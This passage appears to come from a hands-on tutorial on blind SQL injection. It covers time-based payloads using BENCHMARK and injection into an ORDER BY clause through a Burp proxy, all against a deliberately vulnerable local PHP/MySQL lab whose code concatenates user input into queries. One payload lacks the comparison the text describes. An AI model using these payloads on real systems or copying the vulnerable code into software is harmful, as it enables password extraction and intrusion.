


Similarly to the previous example, if we have problem with the smaller than or greater than sign we can use the BETWEEN ... AND ... clause.


name' AND id=IF(ASCII(SUBSTRING(password,1,1)) BETWEEN 100 AND 200, BENCHMARK(500000000, MD5('A')), 2);#

The SQL query will be:


SELECT * FROM tbl1 WHERE username='name' AND id=IF(ASCII(SUBSTRING(password,1,1)) BETWEEN 100 AND 200, BENCHMARK(500000000, MD5('A')), 2);#password=';



Now we will get the answer after a significant delay



We get the answer after a delay what means that our logical expression is true, so the ASCII code of the first character of the password is greater than 100, but not greater than 200.




One might ask, how do we know the name of the column, and the name of the table. Later we will solve this problem, now just leave it in this way.

SQL injection in order by

Until now we have examined examples where the problem was in the WHERE clause of the SQL query. It is by far the most common place, where the SQL injection problem can appear, it is less common in the other parts of the SQL query. Let us examine what happens, if the SQL injection appears for example in the ORDER BY clause of the SQL injection. To try it add some more data to the database.

Open a Command Prompt, and change to the **MySQL directory**. In our case it is **c:\xampp\mysql\bin**. Then connect to the mysql server by issuing the command: **mysql.exe -uroot**



```
Administrator: Command Prompt - mysql.exe -uroot
C:\xampp\mysql\bin>mysql.exe -uroot
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 5.6.14 MySQL Community Server (GPL)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> _
```

Then change the database to a by the command:

```
use a;
```

And insert two more lines by the command:

```
insert into tbl1 values(3,"a","aaaaa",md5("aaaaa"),"description");
insert into tbl1 values(4,"b","aaaaa",md5("aaaaa"),"description");
```



```
Administrator: Command Prompt - mysql -u root
mysql>
mysql> insert into tbl1 values(3,"a","aaaaa",md5("aaaaa"),"description");
Query OK, 1 row affected (0.31 sec)

mysql> insert into tbl1 values(4,"b","aaaaa",md5("aaaaa"),"description");
Query OK, 1 row affected (0.05 sec)

mysql> _
```


Use the following code as sql.html:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
    Order By:
```

```

<Select name="orderby">
  <option value = "id">id</option>
  <option value = "username">username</option>
  <option value = "password">password</option>
  <option value = "encpassword">encpassword</option>
  <option value = "description">description</option>
</Select>
<input type="submit" value="send">
</form>
</body>

```



And the next one as sql.php:

```

<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
// $dbservername = "192.168.168.111";
$dbservername = "127.0.0.1";
$con = mysqli_connect($servername, $username, $password, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT id,username,'*****' as password,'*****' as
encpassword, description FROM tbl1 ORDER BY " . $_POST['orderby'] .
";";
$stmts = mysqli_query($con, $query);

```


```

if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
echo('<table
border=1><tr><td>id</td><td>username</td><td>password</td>
    <td>encpassword</td><td>description</td></tr>');
while ($row = mysqli_fetch_array($stmts, MYSQLI_ASSOC)){
    echo('<tr><td>' . $row['id'] . '</td><td>' . $row['username'] .
'</td><td>' .
        $row['password'] . '</td><td>' . $row['encpassword'] .
'</td><td>' .
        $row['description'] . '</td></tr>');
}
die('</table>');
?>

```


As we can see in the source the problem again is to substitute the user input into a SQL query. First

select the id field, to order by that, then click to the send button.




Order By:

We get the following result:




id	username	password	encpassword	description
1	name	*****	****	description of user name
2	name2	*****	****	description of user name2
3	a	*****	****	description
4	b	*****	****	description

Then go back and choose a different column, to order by for example the description:



Order By:


I guess no one is surprised that the answer is different. So we have a situation, when we see different screen if order by one column or another column. It suggests us the blind SQL injection.




id	username	password	encpassword	description
3	a	*****	****	description
4	b	*****	****	description
1	name	*****	****	description of user name
2	name2	*****	****	description of user name2

Fortunately we can use an IF expression as column name in the ORDER BY clause. To try it go back to the start page, and select any column. We are able to select column name only from a combo box, what is a user side filtering. It does not disturb us, just start the Burp proxy to catch the sent data. Select

an arbitrary column name, unimportant which, because we will change it with the proxy. Then click to the send button.



You will see something like this on the Burp proxy:




Now change the column name from id to an IF expression. In such a case we used to test an always true, and an always false logical expression, to test if we can get some difference between the true, and false expressions.

IF(1=1,id,description)

The SQL query will be:

SELECT * FROM tbl1 ORDER BY IF(1=1,id,description) ;




The `1=1` expression is true so the result will be ordered by the `id` column. And we can see this is really the case:

The screenshot shows a web browser window with the address bar displaying 'http://192.168.168.111:8888/mysql/orderby1/sql.php'. The browser content shows a table with the following data:

id	username	password	encpassword	description
1	name	*****	****	description of user name
2	name2	*****	****	description of user name2
3	a	*****	****	description
4	b	*****	****	description

Now try the always false expression to see if the order changes. To do it go back again to the main screen. Select any column name, then click to the send button.




The proxy intercepts the request again. Now change the column name to:

IF(1=2,id,description)

The SQL query will be:

SELECT * FROM tbl1 ORDER BY IF(1=2,id,description) ;



And the result screen changed. So we have difference between a true and a false logical expressions:


id	username	password	encpassword	description
3	a	*****	****	description
4	b	*****	****	description
1	name	*****	****	description of user name
2	name2	*****	****	description of user name2

Now change the logical expression to some data, what we want to know:

```
IF (ASCII (SUBSTRING (password,1,1) ) ,id,description)
```

The SQL query will be:

```
SELECT * FROM tbl1 ORDER BY  
IF (ASCII (SUBSTRING (password,1,1) ) ,id,description) ;
```



As we can see the result is the false screen. So the ASCII code of the first character of the password is not bigger than 128.

The screenshot shows a web browser displaying a table with the following data:


id	username	password	encpassword	description
3	a	*****	****	description
4	b	*****	****	description
1	name	*****	****	description of user name
2	name2	*****	****	description of user name2

One might ask, how do we know the names of the column, and the name of the table. Later we will solve this problem, now just leave it in this way.

